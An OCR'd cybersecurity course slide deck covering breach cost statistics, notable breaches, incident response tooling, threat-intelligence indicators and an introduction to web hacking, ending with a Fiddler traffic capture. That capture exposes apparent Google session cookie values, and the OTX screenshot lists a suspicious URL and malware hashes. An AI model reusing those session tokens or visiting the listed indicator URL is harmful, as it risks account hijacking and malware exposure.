


From the Microsoft Security Intelligence Report V7

90% of vulnerabilities are remotely exploitable

Most vulnerabilities are in smaller ISV apps

Vendors' accountability for vulnerabilities in 2008



BENCHMARKING CYBERSECURITY INVESTMENT

The increase in security breaches

130

Average number of security
breaches in 2017



145

Average number of security
breaches in 2018

+11%

Increase in the last year

=67%

Increase in the last 5 years

\$11.7m

Average cost of cybercrime
in 2017



\$13.0m

Average cost of cybercrime
in 2018


+12%

Increase in the last year

=72%


Increase in the last 5 years

BENCHMARKING CYBERSECURITY INVESTMENT




BENCHMARKING CYBERSECURITY INVESTMENT

The average annual cost of cybercrime by country




BENCHMARKING CYBERSECURITY INVESTMENT

Consolidating these findings across industries globally, we found that the total value at risk from cybercrime is US\$5.2 trillion over the next five years (see Figure 5).



BENCHMARKING CYBERSECURITY INVESTMENT

Malware is the most expensive attack type for organizations. The cost of malware attacks has increased by 11% over the year, and the cost of malicious insider attacks has increased by 15%.




BENCHMARKING CYBERSECURITY INVESTMENT

Consequences of different types of cyberattacks
(average annual cost; figures in US\$ million; 2018 total = US\$13.0 million)

	Business disruption	Information loss	Revenue loss	Equipment damage	Total cost by attack type
Malware (+11%)	\$ 0.5	\$ 1.4	\$ 0.6	\$ 0.1	\$ 2.6
Web-based attacks (+17%)	\$ 0.3	\$ 1.4	\$ 0.6	\$ -	\$ 2.3
Denial-of-service (+10%)	\$ 1.1	\$ 0.2	\$ 0.4	\$ 0.1	\$ 1.7
Malicious insiders (+15%)	\$ 0.6	\$ 0.6	\$ 0.3	\$ 0.1	\$ 1.6
Phishing and social engineering (+8%)	\$ 0.4	\$ 0.7	\$ 0.3	\$ -	\$ 1.4
Malicious code (+9%)	\$ 0.2	\$ 0.9	\$ 0.2	\$ -	\$ 1.4
Stolen devices (+12%)	\$ 0.4	\$ 0.4	\$ 0.1	\$ 0.1	\$ 1.0
Ransomware (+21%)	\$ 0.2	\$ 0.3	\$ 0.1	\$ 0.1	\$ 0.7
Botnets (+12%)	\$ 0.1	\$ 0.2	\$ 0.1	\$ -	\$ 0.4
Total cost by consequence	\$ 4.0	\$ 5.9	\$ 2.6	\$ 0.5	\$ 13.0

BENCHMARKING CYBERSECURITY INVESTMENT

COST FRAMEWORK FOR CYBERCRIME



BENCHMARKING CYBERSECURITY INVESTMENT

- Direct cost—the direct expense outlay to accomplish a given activity.
- Indirect cost—the amount of time, effort and other organizational resources spent, but not as a direct cash outlay.
- Opportunity cost—the cost resulting from lost business opportunities as a consequence of reputation diminishment after the incident.

Security Incidents

- Security incidents indicate the failure of security measures or the breach of organizations' systems or data.
- This includes any event that threatens the integrity, availability, or confidentiality of information.
- Causes of security incidents include perimeter breaches, cyber attacks, and insider threats.

Notable Security Breaches

- **Home Depot data breach**—the largest credit-card compromise and point-of-sale in history. This breach affected 56 million credit cards and 53 million email addresses. For almost six months in 2014, attackers lifted information from the PoS terminals at self-check-out lanes using custom-built malware. Home Depot was forced to **pay \$27.25 million in compensation to financial institutions.**
- **Morrisons**—this British supermarket chain was compromised in 2014. A disgruntled employee leaked the entire employee database online, exposing information about over 100,000 employees. Over 2000 of these employees filed a class action lawsuit, **damaging the reputation of the company.** This breach highlights the risk of insider threats.

Notable Security Breaches

- **Yahoo breaches of 2013 and 2014**—a series of major data breaches compromised the accounts of over 1 billion users in 2013 and over 500 million in 2014. Anonymous hackers stole names, phone numbers, passwords, and email addresses. The breaches were only exposed in 2016, making them harder to investigate. The late discovery resulted in greater damage and higher remediation costs.

Types of Security Incidents

- Brute force attacks
- Email
- Web
- Loss or theft of equipment

Automated Incident Response

- Security Orchestration, Automation and Response (SOAR)
- A SOAR system can:
 - Collect security threat data and alerts
 - Define and enforce a standard workflow for IR activities
 - Analyze incidents, including triage and prioritization
 - Enable automated security playbooks which encode incident analysis and response into a standard, fully-automated or semi-automated process.

Security Incident Tools

- IBM QRADAR, ALIEN VAULT, R7 Rapid etc.,

The screenshot shows the AlienVault OTX web interface. At the top, there's a navigation bar with links for Dashboard, Browse, Scan Endpoints, Create Pulse, Submit Sample, and API Integration. To the right of the navigation is a search bar labeled "Search OTX" with a dropdown set to "All". Below the navigation, a message says "We've found 72M + results". A row of buttons shows counts for Pulses (176K), Users (176K), Groups (504), Indicators (72M), Malware Families (25K), Industries (19), and Adversaries (346). The "Indicators (72M)" button is highlighted.

Indicators Search

We've found 72,438,124 indicators

Sort: Recently Modified ▾

Filter by: All Time ▾

Reset Filters

Show expired indicators

Indicator Type

- All (72M)
- CIDR (3K)
- CVE (12K)
- Domain (51M)
- Email (54K)
- FileHash-IMPHASH (1K)

Filter Types

https://sites.google.com/view/serv-ob-securite/accueil
Type: URL

a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92
Type: FileHash-SHA256


Whispergate_Stage_1
Type: YARA

dcbbae5a1c61dbbbb7dc6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
Type: FileHash-SHA256

Total Cost of Poor Software Quality (CPSQ)

- The large majority (75%, or an estimated \$1.56 trillion) of the CPSQ is software failure caused by the failure to patch known vulnerabilities. That's up 22% from 2018.
- The second-largest piece of the overall cost, \$520 billion, is legacy system problems, although that has declined from \$635 billion two years ago.
- In third place is unsuccessful development projects, which cost an estimated \$260 billion.
- And that number indicates an ominous trend—it's up 46% since 2018.
- The 2020 report observes that while there are multiple factors causing project failures, “one consistent theme has been the lack of attention to quality.”

Total Cost of Poor Software Quality (CPSQ)



Total Cost of Poor Software Quality (CPSQ)

Top three contributors to the cost of poor software quality



Software failures




**Legacy system
problems**



**Unsuccessful
development projects**

Total Cost of Poor Software Quality (CPSQ)


How website performance affects users behaviour




47% of consumers expect a web page to load in 2 seconds or less.




40% abandon a website that takes more than 3 seconds to load.




79% of users who are dissatisfied with website performance are less likely to return.



52% of users state that quick page loading is important to their site loyalty.



A 1 second delay (or 3 seconds of waiting) decreases customer satisfaction by about **16%**.



44% of users will tell their friends about a bad experience online.

Need for Secure Coding


- Secure coding is the practice of writing software that's protected from vulnerabilities.



Web Hacking

What is Web application ?

- Unlike other computer based application that runs in the local Operating System of the device, Web application is an application program that runs on the remote server and delivered over the internet through the user's browser interface.
- Client – Server Architecture
networkprofessional369@gmail.com
- It consist of at least 3 main components : Web Server, Application Server and Database Server
- Browser interacts with the application with the HTTP Request and get the response page as HTTP reply.
- HTTP is the protocol that governs the communication between browser and web server.



Web Hacking

Progress Telerik Fiddler Classic

File Edit Rules Tools View Help

WinConfig Replay Stream Decode | Keep: All sessions ▾ Any Process Find Save | Browse ▾ Clear Cache TextWizard Tearoff MSDN Search... Online

#	Result	Protocol	Host	URL
30	200	HTTP	Tunnel to	www.google.com:443
31	200	HTTP	Tunnel to	presence.teams.live.c
32	200	HTTP	Tunnel to	presence.teams.micro
33	200	HTTP	Tunnel to	sea.notifications.skyp
34	200	HTTP	Tunnel to	neditor.osi.office.net
35	200	HTTP	Tunnel to	mp4-c.udemycdn.com
36	200	HTTP	Tunnel to	static.asm.skype.com
37	200	HTTP	Tunnel to	api-iam.intercom.io:4
38	200	HTTP	Tunnel to	static-asm.secure.sky
39	200	HTTP	Tunnel to	mp4-c.udemycdn.com
40	200	HTTP	Tunnel to	teams.events.data.mi
41	200	HTTP	Tunnel to	teams.events.data.mi
42	200	HTTP	Tunnel to	browser.events.data.
43	200	HTTP	Tunnel to	google.com:443
44	502	HTTP	ipv6.msftconnectte...	/connecttest.txt
45	200	HTTP	Tunnel to	azscus1-client-s.gate
46	200	HTTP	Tunnel to	s.udemycdn.com:443
47	200	HTTP	Tunnel to	s.udemycdn.com:443
48	200	HTTP	Tunnel to	img-b.udemycdn.com:
49	200	HTTP	Tunnel to	img-c.udemycdn.com:
50	200	HTTP	Tunnel to	geolocation.onetrust.
51	200	HTTP	Tunnel to	cdn.cookielaw.org:44:
52	200	HTTP	Tunnel to	cdn.cookielaw.org:44:
53	200	HTTP	Tunnel to	stats.g.doubleclick.ne
54	200	HTTP	Tunnel to	www.google-analytics
55	200	HTTP	Tunnel to	optimizationguide-pa.
56	200	HTTP	Tunnel to	widget.intercom.io:44
57	200	HTTP	Tunnel to	js.intercomcdn.com:4
58	200	HTTP	Tunnel to	nexus-websocket-a.in
59	200	HTTP	Tunnel to	cs.dds.microsoft.com:
60	200	HTTP	Tunnel to	engagement.ccleanerl
61	200	HTTP	Tunnel to	dc1.ksn.kaspersky-lab
62	200	HTTP	Tunnel to	stats.cleanerbrowser
63	200	HTTP	Tunnel to	nexus-websocket-a.in
64	200	HTTP	Tunnel to	dash-enc-c.udemycdn
65	200	HTTP	Tunnel to	dash-enc-c.udemycdn
66	200	HTTP	Tunnel to	dash-enc-c.udemycdn
67	200	HTTP	Tunnel to	dash-enc-c.udemycdn
68	200	HTTP	Tunnel to	vfq2nsl1v76fgld9pu

Request Headers
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 CCleaner/97.0.13684.74

Cookies
Cookie
APISID =ZyjjeNr66IEvR0G/A4rA21Eau3UxpGnF5
HSID =Amh4An687skNzCtn
SEARCH_SAMESITE=CgQI9pMB
SID =GAj7gIJ5C_1_paZMYV8TudxzHt42J4dS-dC1NpJ-BjuHRSnKdPGVgKCMFaotBoCdeg.

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML
Response body: 219 bytes.
 Chunked Transfer-Encoding Help...
HTTP Compression
 None
 GZIP Use Zopfli to GZIP/DEFLATE
 DEFLATE
 BZIP2
 Brotli

QuickExec ALT+Q > type HELP to learn more.

